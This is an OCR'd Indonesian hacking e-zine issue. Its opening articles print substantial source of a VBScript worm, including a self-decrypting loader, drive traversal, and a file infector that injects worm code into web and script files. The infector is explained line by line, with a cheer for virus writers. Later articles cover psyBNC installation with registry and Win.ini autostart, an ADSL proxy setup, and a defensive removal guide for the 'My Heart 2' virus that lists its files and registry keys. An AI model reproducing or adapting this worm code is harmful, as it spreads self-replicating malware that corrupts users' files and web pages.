CurrentString = FinalyDisk & ":\"
Exit Do
End If
On Error Resume Next
Set ThisFolder = FSO.GetFolder(CurrentString)
Set DicSub = CreateObject("Scripting.Dictionary")
Set Folders = ThisFolder.SubFolders
FolderCount = 0
For Each TempFolder in Folders
FolderCount = FolderCount + 1
DicSub.add FolderCount, TempFolder.Name
Next
If DicSub.Count = 0 Then
LastIndexChar = InstrRev(CurrentString,"\",Len(CurrentString)-1)
SubString = Mid(CurrentString,LastIndexChar+1,Len(CurrentString)-LastIndexChar-1)
CurrentString = KJChangeSub(CurrentString,LastIndexChar)
SubE = 1
Else
If SubE = 0 Then
CurrentString = CurrentString & DicSub.Item(1) & "\"
Exit Do
Else
j = 0
For j = 1 To FolderCount
If LCase(SubString) = LCase(DicSub.Item(j)) Then
If j < FolderCount Then
CurrentString = CurrentString & DicSub.Item(j+1) & "\"
Exit Do
End If
End If
Next
LastIndexChar = InstrRev(CurrentString,"\",Len(CurrentString)-1)
SubString = Mid(CurrentString,LastIndexChar+1,Len(CurrentString)-LastIndexChar-1)
CurrentString = KJChangeSub(CurrentString,LastIndexChar)
End If
End If
```



```
Loop
KJOboSub = CurrentString
End Function

Function KJPropagate()
On Error Resume Next
RegPathValue = "HKEY_LOCAL_MACHINE\Software\Microsoft\Outlook
Express\Degree"
DiskDegree = WsShell.RegRead(RegPathValue)
If DiskDegree = "" Then
DiskDegree = FinalyDisk & ":\"
End If
For i=1 to 5
DiskDegree = KJOboSub(DiskDegree)
KJummageFolder(DiskDegree)
Next
WsShell.RegWrite RegPathValue,DiskDegree
End Function

Function KJummageFolder(PathName)
On Error Resume Next
Set FolderName = FSO.GetFolder(PathName)
Set ThisFiles = FolderName.Files
HttExists = 0
For Each ThisFile In ThisFiles
FileExt = UCase(FSO.GetExtensionName(ThisFile.Path))
If FileExt = "HTM" Or FileExt = "HTML" Or FileExt = "ASP" Or FileExt = "PHP" Or
FileExt = "JSP" Then
Call KJAppendTo(ThisFile.Path,"html")
ElseIf FileExt = "VBS" Then
Call KJAppendTo(ThisFile.Path,"vbs")
ElseIf FileExt = "HTT" Then
HttExists = 1
End If
Next
If (UCase(PathName) = UCase(WinPath & "Desktop\")) Or (UCase(PathName) =
UCase(WinPath & "Desktop"))Then
HttExists = 1
End If
If HttExists = 0 Then
FSO.CopyFile WinPath & "system32\desktop.ini",PathName
FSO.CopyFile WinPath & "web\Folder.htt",PathName
End If
End Function
```



```
Function KJSetDim()
On Error Resume Next
Err.Clear
TestIt = WScript.ScriptFullname
If Err Then
InWhere = "html"
Else
InWhere = "vbs"
End If
If InWhere = "vbs" Then
Set FSO = CreateObject("Scripting.FileSystemObject")
Set WsShell = CreateObject("WScript.Shell")
Else
Set AppleObject = document.applets("KJ_guest")
AppleObject.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}")
AppleObject.createInstance()
Set WsShell = AppleObject.GetObject()
AppleObject.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}")
AppleObject.createInstance()
Set FSO = AppleObject.GetObject()
End If
Set DiskObject = FSO.Drives
For Each DiskTemp In DiskObject
If DiskTemp.DriveType <> 2 And DiskTemp.DriveType <> 1 Then
Exit For
End If
FinalyDisk = DiskTemp.DriveLetter
Next
Dim OtherArr(3)
Randomize
For i=0 To 3
OtherArr(i) = Int((9 * Rnd))
Next
TempString = ""
For i=1 To Len(ThisText)
TempNum = Asc(Mid(ThisText,i,1))
If TempNum = 13 Then
TempNum = 28
ElseIf TempNum = 10 Then
TempNum = 29
End If
TempChar = Chr(TempNum - OtherArr(i Mod 4))
If TempChar = Chr(34) Then
TempChar = Chr(18)
End If
```




```
TempString = TempString & TempChar
Next
UnLockStr = "Execute(""Dim KeyArr(3),ThisText""&vbCrLf&""KeyArr(0) = " &
OtherArr(0) & """&vbCrLf&""KeyArr(1) = " & OtherArr(1) &
"""&vbCrLf&""KeyArr(2) = " & OtherArr(2) & """&vbCrLf&""KeyArr(3) = " &
OtherArr(3) & """&vbCrLf&""For i=1 To Len(ExeString)""&vbCrLf&""TempNum =
Asc(Mid(ExeString,i,1))""&vbCrLf&""If TempNum = 18
Then""&vbCrLf&""TempNum = 34""&vbCrLf&""End If""&vbCrLf&""TempChar =
Chr(TempNum + KeyArr(i Mod 4))""&vbCrLf&""If TempChar = Chr(28)
Then""&vbCrLf&""TempChar = vbCr""&vbCrLf&""ElseIf TempChar = Chr(29)
Then""&vbCrLf&""TempChar = vbLf""&vbCrLf&""End If""&vbCrLf&""ThisText =
ThisText & TempChar""&vbCrLf&""Next"")" & vbCrLf & "Execute(ThisText)"
ThisText = "ExeString = """ & TempString & """"
HtmlText ="<" & "script language=vbscript>" & vbCrLf & "document.write " & """" &
"<" & "div style='position:absolute; left:0px; top:0px; width:0px; height:0px; z-index:28;
visibility: hidden'>" & "<""&""" & "APPLET NAME=KJ""&""_guest HEIGHT=0
WIDTH=0 code=com.ms.""&""activeX.Active""&""XComponent>" & "<" &
"/APPLET>" & "<" & "/div>""" & vbCrLf & "<" & "/script>" & vbCrLf & "<" & "script
language=vbscript>" & vbCrLf & ThisText & vbCrLf & UnLockStr & vbCrLf & "<" &
"/script>" & vbCrLf & "<" & "/BODY>" & vbCrLf & "<" & "/HTML>"
VbsText = ThisText & vbCrLf & UnLockStr & vbCrLf & "KJ_start()"
WinPath = FSO.GetSpecialFolder(0) & "\"
If (FSO.FileExists(WinPath & "web\Folder.htt")) Then
FSO.CopyFile WinPath & "web\Folder.htt",WinPath & "web\kjwall.gif"
End If
If (FSO.FileExists(WinPath & "system32\desktop.ini")) Then
FSO.CopyFile WinPath & "system32\desktop.ini",WinPath & "system32\kjwall.gif"
End If
End Function
```

---

next :

saya akan berusaha untuk menjelaskan fungsi demi fungsi, sub demi sub dari worm ini.

viva indonesian viruz writer!



SECTION II

Author: knot |syuhada@antizionist.cjb.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

hai selamat datang di tutorial ke2 saya. melanjutkan tulisan saya yang pertama, dalam tulisan ini saya masih akan berusaha menjelaskan tentang vbsworm. setelah pada tutorial pertama saya yang telah menjelaskan tentang bagaimana membalik alur deskripsi worm yang terenkripsi untuk mendapatkan full source code.


tekhnik2 yang saya gunakan dalam menyingkap source code vbsworm secara logika dapat diterapkan ke semua worm vbs yang terenkripsi karena kesemuanya mengandung logika yang sama. maka untuk itulah saya sangat menganjurkan kepada anda untuk mencoba mengerti baris demi baris, kode demi kode yang telah anda tulis ke dalam worm.

dalam tutor ini saya akan membahas fungsi KLAppendTo() yang merupakan bagian pertama dalam worm yang telah saya bahas terdahulu.

------- start code -----

[Function KLAppendTo()]

```
Function KJAppendTo(FilePath,TypeStr)
On Error Resume Next
Set ReadTemp = FSO.OpenTextFile(FilePath,1)
TmpStr = ReadTemp.ReadAll
If Instr(TmpStr,"KJ_start()") <> 0 Or Len(TmpStr) < 1 Then
ReadTemp.Close
Exit Function
End If
If TypeStr = "htt" Then
ReadTemp.Close
Set FileTemp = FSO.OpenTextFile(FilePath,2)
FileTemp.Write "<" & "BODY onload=""" & "vbscript:" & "KJ_start()""" & ">" &
vbCrLf & TmpStr & vbCrLf & HtmlText
FileTemp.Close
Set FAttrib = FSO.GetFile(FilePath)
FAttrib.attributes = 34
Else
ReadTemp.Close
```




```
Set FileTemp = FSO.OpenTextFile(FilePath,8)
If TypeStr = "html" Then
FileTemp.Write vbCrLf & "<" & "HTML>" & vbCrLf & "<" & "BODY onload=""" &
"vbscript:" & "KJ_start()""" & ">" & vbCrLf & HtmlText
ElseIf TypeStr = "vbs" Then
FileTemp.Write vbCrLf & VbsText
End If
FileTemp.Close
End If
End Function
-------
```

saya menyebut ini sebagai "Main Infector" knapa? karena fungsi ini bertanggung jawab atas tingkah worm yang paling menyebalkan, mengkopi dirinya.
fungsi ini akan menginfeksi file2 dengan ekstension .htt .html .vbs sekaligus menset attribut nya.


plus pada file html menambahkan rutin pengaktifan dalam tag html. <body onload>

```
Function KJAppendTo(FilePath,TypeStr) <- menyatakan fungsi yang menerima
                                         input berupa variabel FilePath
                                         dan TypeStr.

On Error Resume Next                   <- Save Point

Set ReadTemp = FSO.OpenTextFile(FilePath,1) <- Baca file

TmpStr = ReadTemp.ReadAll              <- mengisi variabel TmpStr dengan
                                          isi dari file Readtemp.

If Instr(TmpStr,"KJ_start()") <> 0 Or Len(TmpStr) < 1 Then
                                  <- baris ini berisi perintah untuk
                                    memanggil fungsi Instr() yang
                                    bertujuan mengidentifikasi file
                                    readTemp adalah worm atau bkn.

        ReadTemp.Close             <- kalau worm, tutup file.

        Exit Function          <- keluar dari fungsi.
End If

If TypeStr = "htt" Then                <- jika ekstensinya .htt maka..
```



```
ReadTemp.Close                          <- tutup file

Set FileTemp = FSO.OpenTextFile(FilePath,2) <- buka kembali dengan mode tulis


FileTemp.Write "<" & "BODY onload=""" & "vbscript:" & "KJ_start()""" & ">" &
vbCrLf & TmpStr & vbCrLf & HtmlText
                                        <- menulis FileTemp.

FileTemp.Close                          <- selesai tulis.. tutup file

Set FAttrib = FSO.GetFile(FilePath)  <- rubah attribut file (hidden atau read only ,maybe)
FAttrib.attributes = 34

Else                                    <- buat file selain .htt

ReadTemp.Close                          <- tutup readtemp.

Set FileTemp = FSO.OpenTextFile(FilePath,8) <- buka file dengan mode 8? (is anyone
can explain thiz?)

If TypeStr = "html" Then                <- kalo .html

FileTemp.Write vbCrLf & "<" & "HTML>" & vbCrLf & "<" & "BODY onload=""" &
"vbscript:" & "KJ_start()""" & ">" & vbCrLf & HtmlText
                                        <- tulis lah.. virusnya. Variabel Htmltext berisi
                                           kode worm dalam format penginfeksi html. will
                                           explained later.

ElseIf TypeStr = "vbs" Then             <- kalo .vbs

FileTemp.Write vbCrLf & VbsText         <- tulis lagi virusnya, kalau sudah selesai
tutup deh.
End If
FileTemp.Close
End If

End Function                            <- akhir fungsi.
```

demikian pembahasan baris per baris rutin ini, sebenarnya tidak ada yang istimewa dari rutin ini.
sama saja seperti rutin2 penginfeksi dari worm2 vbs lain. tapi ini hanya sebagian dari keseluruhan program worm yang saya janjikan untuk dibahas.




mengenai tingkah laku dari worm dalam bagian ini, dapat kita lihat bahwa fungsi ini hanya merupakan bagian dari sub routine yang lebih kompleks. fungsi ini mengolah input file dan menginfeksinya.

lebih lanjut kita akan membahas lebih dalam mengenai struktur worm ini.

cya

---

syuhada@antizionist.cjb.net



==========

Instalasi psyBNC2.3.1 For Windows

==========

Author: Lieur-Euy ||
Online @ www.echo.or.id :: http://ezine.echo.or.id

DOWNLOAD
File : psybnc2.3.1.exe http://lieur-euy.cat-on-line.com/psybnc2.3.1.exe

INSTALASI
1. Extact file psybnc2.3.1.exe pada direktory C:\
2. Masuk pada direktory C:\psybnc
3. Anda juga dapat merubah portnya dengan menggunakan editor text seperti Notepad Wordpad atau yang lain, C:\psybnc\ cari file dengan nama psybnc.conf | klik kanan | Open With ..
   pada kolom [ ] Always use this program to open this file jangan di beri tanda centang
4. save : file ==>> save
5. Klik Start ==>> Run ==>> Command
6. Ikuti langkah berikut pada MS-DOS Prompt =

Microsoft(R) Windows 98
  (C)Copyright Microsoft Corp 1981-1999.


C:\WINDOWS\Desktop>cd..

C:\WINDOWS>cd..

C:\>cd psybnc..

C:\psybnc>psybnc.exe
-=-.
 ,----.,----. ,-.   ,-.,   ---. ,--. ,-., ----.
 | O || ,-' \ \/   / | o | | \ | | | ,--'
 | _/ _\   \   \   / | o < | |\ | | |__
 |_| |_____/ |___| |____| |_| _| ____|
      Version 2.3.1 (c) 1999-2002
            the most psychoid
      and the cool lam3rz Group IRCnet

`-=tCl=-'
Configuration File: psybnc.conf



Language File: psyBNC Language File - English
No logfile specified, logging to log/psybnc.log
Listening on: 0.0.0.0 port 31337
psyBNC2.3.1-cBtITLdDMSNp started (PID 2080107)

C:\psybnc>

7. Buka mIRC
8. Ubah IDENT pada mIRC Option sesuai dengan keinginan Anda
9. Ketik /server IP Komputer Anda 31337 <<== ini port standard (belum dirubah)

-Welcome- psyBNC2.3.1
-
--psyBNC- Your IRC Client did not supporrrt a password. Please type /QUOTE PASS yourpassword to connect.
-

8. /QUOTE PASS (pass yang Anda inginkan)
9. /addserver mesra-e.dal.net:6667
   /addserver hotspeed.dal.net:6667

Untuk Setting psyBNC selanjutnya Anda dapat melihatnya di:


http://geocities.com/erahman2001/setingpsy

==========
psyBNC Under Windows Anda Autorun
==========
==========
Menjalankan psyBNC Saat Memulai Windows (using start up)
==========

Untuk menjalankan psyBNC saat masuk Windows secara otomatis, dapat menggunakan fasilitas Start Up di start menu. Caranya cukup simpel, yaitu sbb :

Misalnya kita akan menjalankan psyBNC saat mulai Windows, caranya dengan menggunakan tip berikut ini.

1. Buka windows Explorer, dan masuk ke direktory C:\WINDOWS\Start Menu\Programs\StartUp
2. Buat shortcut untuk PsyBNC dengan mengklik kanan di area yang kosong, kemudian pilih New >> ShortCut
3. Buat command line untuk notepad yaitu C:\psybnc\psybnc.exe atau pilih Browse
4. Klik tombol Next, kemudian Finish



5. Restart PC dan Windows akan otomatis menjalankan psybnc.

==========
Menjalankan psyBNC Saat Memulai Windows (using registry)
==========
Untuk menjalankan psyBNC saat masuk Windows secara otomatis, sebenarnya kita dapat menggunakan fasilitas Start Up. Tetapi ada cara yang lebih advanced, yaitu dengan menggunakan registry.
Misalnya kita akan menjalankan psyBNC saat mulai Windows, caranya dengan menggunakan tip berikut ini.

1. Buka Registry dengan Regedit : klik Start|Run| ketik Regedit | klik OK
2. Buka key
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
   Pilih Edit | New | String Value, dan beri nama C:\psybnc\psybnc.exe
3. Isi valuenya dengan 'C:\psybnc\psybnc.exe'
4. Restart PC


==========
Menjalankan psyBNC Saat Memulai Windows (using Win.ini)
==========
Ini adalah cara yang lain untuk memaksa Windows menjalankan program yang kita inginkan. Dua cara yang lain adalah dengan cara klasik yaitu dengan Start Up menu dan dengan cara yang advanced yaitu dengan menggunakan registry.

Cara ini menggunakan file sistem Windows yaitu Win.ini. Berikut ini adalah hal - hal yang perlu pembaca lakukan untuk menjalankan program secara otomatis dengan menggunakan file Win.ini.
Diasumsikan program yang akan dijalankan adalah psybnc.exe yang ada di direktori C:\psybnc.

1. Carilah file Win.ini yang berada di diirektori C:\Windows
2. Buka dengan menggunakan editor text seeperti Notepad atau yang lain
3. Carilah entri yang bernama "load"
4. Kemudian isi dengan 'C:\psybnc\psybnc.exe', sehingga lengkapnya
   menjadi "load=C:\psybnc\psybnc.exe"
5. Pilih menu File > Save, dan restart PC

Mudah khan ??
Selamat mencoba !!!
==========
By. Lieur-Euy ...
can bener euy tutor na ! cik pang ngabenerkeun :(

----------=_1088136368-26241-0--



TRIK MENGHEMAT ADSL

Author: Lirv@32 ||
Online @ www.echo.or.id :: http://ezine.echo.or.id

Lirv@32
Depok 23 Agustus 2004
22:47

Ini adalah tulisan pertama saya sejak bergabung dalam komunitas www.echo.or.id, tanpa saya sadari sekarang www.echo.or.id menjadi salah satu site favorit untuk saya.


Booming kecepatan internet di Indonesia digebrak oleh PT. TELKOM[onopoli] dengan produk ADSL yang diberi nama : SPEDDY yang secara realita memang mengalahkan kecepatan koneksi internet dengan : DialUp, ISDN, Lease Line maupun BTS dengan Radio Link.

Bagi Anda Pelanggan ADSL UNLIMITTED tidak akan menjadi masalah karena Anda bias menikmati internet sepuasnya dengan biaya flat kurang lebih 3 juta rupiah per bulan. Tapi bagi mereka yang LIMITTED (yang pemakaiannya dibatasi untuk tingkat penggunaan datanya) kemungkinan akan membobol kantong untuk membayarnya -- soalnya kantong celananya emang udah sobek....:p -- karena jumlah data yang keluar masuk ke dalam PC kita dihitung paksa (data : Browsing, Download, Upload) per komputer.
Curangnya lagi kita sebagai Pelanggan tidak akan pernah tau berapa jumlah data yang telah dipergunakan memang karena tidak ada barometer untuk mengukur data yang kita pakai....setiap situs yang kita buka pun dihitung....pindah situs dihitung...save picture juga dihitung....jangan-jangan setiap kita klik mouse juga dihitung...he...he.... pasti tagihannya membengkak...karena setiap komputer di dalam network Anda langsung mengambil data dari jalur ADSL.....
Ini adalah trik untuk mengakali supaya biaya pemakai ADSL LIMITTED tidak mahal :

Asumsi : 1 Server dengan beberapa Client yang konektifitas jaringannya sudah berjalan dengan baik.....

1. Pasang 2 buah NIC pada 1 PC
   - NIC pertama dihubungkan ke switch/hub
   - NIC ke-2 dihubungkan ke Modem Router

2. Pastikan semua client terhubung ke switch/hub, dan jangan sampai ada cable yang



menghubungkan switch/Hub ke Modem Router

3. Pada PC yang memiliki 2 NIC...Anda jadikan PC tersebut sebagai Proxy Server dan arahkan Gateawaynya ke IP Modem Router
   - Jika Op.sys Anda Windows[WinBlow], bisa pake Proxy Server :
     WinRoute, WinGate, MidPoint, de-el-el....
   - Jika Op.sys Anda Linux, bisa pake Proxy Server :
     TrustCafe, RH dgn Squidnya, LEAF Bearing, FRESSCO ataupun KNOPPIX Remaster


4. Untuk client arahkan Gateawaynya ke IP Proxy Server

Cara ini sangat efektif karena komputer client akan meminta data ke Server Proxy bukan meminta data langsung ke jalur ADSL melalui Modem Router. Sedangkan yang meminta data
ke jalur ADSL hanya 1 (satu) komputer doang.....

Maaf ya...kalau kalimatnya terlalu formil.....abis saya kurang gaul kali ye....:p

.thx to :

- echo staff & All
- My Friend : Satanic Brain, DenZuko



MENGHENTIKAN INFEKSIH SUSULAN
VIRUS MY HEART 2 ?

Author: \conan\ aka sugar_free || sugar_free@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

[Author : Newbe@st | newbeast@telkom.net]

Seiring tahun 2004 inih parah virus maker tambah jagoh ajah. Seorang teman mengirimkan sebuah virus yang sukses menginfeksih kompinyah. Setelah sayah cobah scan, tak satupun AntiVirus update terkinih (3 Juni 2004) dapat menghapus virus tersebut (dicobah padah McAfee, Norton, Panda, Norman, AVG). Virus inih jugah sudah penulis submit ke lab symantec dan mcafee dan sampai saat inih belum adah respon mengenaih virus tersebut. Sesuai dengan judulnyah karenah belom adah yang ngeklaim namah virus inih, so penulis menyebutnyah "My Heart 2". Alasannyah :


1. Masih ingat virus My Heart ato Pesin? duah minggu laluh udah mengakhiri aksinyah dengan menghapus folder windows padah kompie yang terinfeksih. Kebetulan ato nggak.. yang jelas virus My Heart 2 inih muncul setelah ending darih virus My Heart.

2. Cirih virus hampir samah dengan My Heart, menginfeksih folder system, mapped drive dan disket, jugah mampuh menyebar padah jaringan.

3. Sepertih My Heart, virus inih bisah menduplikasih dengan namah yang berbedah sepertih :
   fbi wanted, adult on night, hacker tutorial1, blah..blah..blah... banyak lagih namah yang ngegemesin buat dibukah, tapih yang buat sayah tambah yakin.. virus inih jugah membuat duplikasih dengan namah My Heart.

Sekelumit Info Tentang My Heart 2

My Heart 2 dibuat hanyah untuk menginfeksih kompie yang berjalan dengan system operasih M$ Window$, jadih yang punyah OS sepertih *nix gak perlu panik heheheh.. belajar darih My Heart, virus satuh inih bisah membuat duplikasih dengan ukuran yang berbedah dan udah pakeh source anti deletion (mungkin inih yang buat pusing produsen antivirus) ukuran tergolong gedhe bisah 234kb, 260kb dst. Dan uniknyah virus inih menggunakan icon acak,bisah pakeh icon bmp, jpg, gif, doc, xls, mdb, wav, mp3, zip, dll. Yang bikin merinding nih.. virus tersebut bisah mengirimkan infoh yang dicurih darih kompie yang terinfeksi pada sang virus master? (sepertih hacking tool ajah) gak ituh ajah sepertinyah virus inih jugah berfungsih sebagai pintuh belakang... backdoor?. Ihhhh syereeem deh.



Pendeteksian


Sederhanah… cukup Ctrl+Alt+Del pada windows 98 ato dilanjutkan dengan processes pada windows 2000 atau XP untuk melihat aplikasih apah ajah yang lagih aktif. Kalu salah satuh adah yang berbunyih nclienti386.exe makah kompie tersebut positif terinfeksih My Heart 2.

Menghentikan Penginfeksian Berlanjut

Padah intinyah kitah harus menghapus file virus, diantaranyah (dalam format 8.3):

ACCOUN~1.EXE
ACDWAL~1.EXE
ADULTO~1.EXE
ADVENT~1.EXE
AVRILL~1.EXE
BACKUP~1.EXE
BANKDA~1.EXE
BIBLIO.EXE
BLACKB~1.EXE
BLUELA~1.EXE
BLUEPO~1.EXE
BRITNE~1.EXE
CALLC.EXE
CHKDKS.EXE
COFFEE~1.EXE
COMAND.EXE
DATAOW~1.EXE
DBASTO~1.EXE
DESTIN~1.EXE
DISCOPER.EXE


DON'TO~1.EXE
DRWATS~1.EXE
EMINEM~1.EXE
EXE~1
EXPLODER.EXE
FBIWAN~1.EXE
FEATHE~1.EXE
FIREHO~1.EXE
GONEFI~1.EXE
GREENS~1.EXE
HACKER~1.EXE
HACKER~2.EXE
HLOOKUP.EXE



JAVA-B~1.EXE
JAVA-T~1.EXE
KRNL38~1
LASTAR~1.EXE
LIMPBI~1.EXE
LIMPBI~2.EXE
LIMPBI~3.EXE

MOBSYNCS.EXE
MSSIEXEC.EXE
MYHEAR~1.EXE
NCLIEN~1.EXE
NETVIEWS.EXE
NIRVAN~1.EXE
NITEVI~1.EXE
NORTHW~1.EXE
NOTAPAD.EXE
NTSRVO~1.VXD
OHYEKI~1.EXE
OPENOF~1.EXE
PLAYAN~1.EXE
PORNAR~1.EXE
PORNBA~1.EXE
PRAIRI~1.EXE
PWDUMPS.EXE
REGEDITS.EXE
RHODOD~1.EXE
RIVERS~1.EXE

RUNONCES.EXE
SALLAR~1.EXE
SANTAF~1.EXE
SEPULT~1.EXE
SETUPI~1.EXE
SEXPEN~1.EXE
SEXYHO~1.EXE
SOAPBU~1.EXE
SQLREP~1.EXE
ST5UNSTS.EXE
TELLNET.EXE
TONKHA~1.EXE
TRYTHI~1.EXE
VAGINA~1.EXE
VLOOKUP.EXE
WHATUP~1.EXE



WHOIST~1.EXE
WINGWORD.EXE
WINNTS.EXE
ZAPOTECS.EXE

terutamah yang otomatis tereksekusih padah saat startup windows yaituh :

drwatsoon.exe ;234 kb ==> drwats~1.exe
mobsyncs.exe ;234 kb ==> mobsyncs.exe
NClienti386.exe ; 57 kb ==> nclien~1.exe
krnl386Mem ; 234 kb ==> krnl38~1
ntsrvosi386.vxd ; 234 kb ==> ntsrvo~1.vxd
.exe ; n/d ==> exe~1

dan file-file inih biasanyah adah padah folder default :

\windows\system\ atau \windows\system32\
\winnt\system\ atau \winnt\system32\

dan padah folder Start Up padah Start Menu :

\WINDOWS\Start Menu\Programs\Start Up\ ==> \windows\startm~1\programs\startup\
\Documents and Settings*User\Start Menu\Programs\Startup\ =====
===> \docume~1*user\startm~1\programs\startup


Masih banyak lagih folder yang diinfeksih sepertih desktop, startmenu, programs, dan masing-masing drive, tetapih yang terutamah adalah yang dijelaskan sebelumnyah, untuk file yang lain udah bisah andah hapus menggunakan windows. Perlu diketahui bahwa *User diatas adalah perumpamaan sajah, rubah sesuai dengan kompie andah masing-masing. Adah baiknyah kalu andah membuat program batch yang akan menghapus semuah file yang adah padah daftar file virus diatas dengan sekali enter, kalu gak bisah buat japrih sayah ajah.

Menormalkan System

Setelah virus yang autorun di hapus makah padah saat restart windows makah akan muncul message box bahwah file inih en file ituh gak diketemukan (file virusnyah).

Padah windows 98 ketikan win.ini padah run kemudian hapus line yang memuat katah 'mobsyncs.exe'Padah windows nt/2000/xp cobah find registry yang mengandung katah mobsyncs.exe, drwatsoon.exe dan NClienti386.exe trus dihapus ajah.
Misalnyah padah Windows 2000 :

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"Sync Server"="C:\\WINNT\\System32\\drwatsoon.exe /n logon"



"Srv RPCmod"="C:\\WINNT\\System32\\NClienti386.exe"

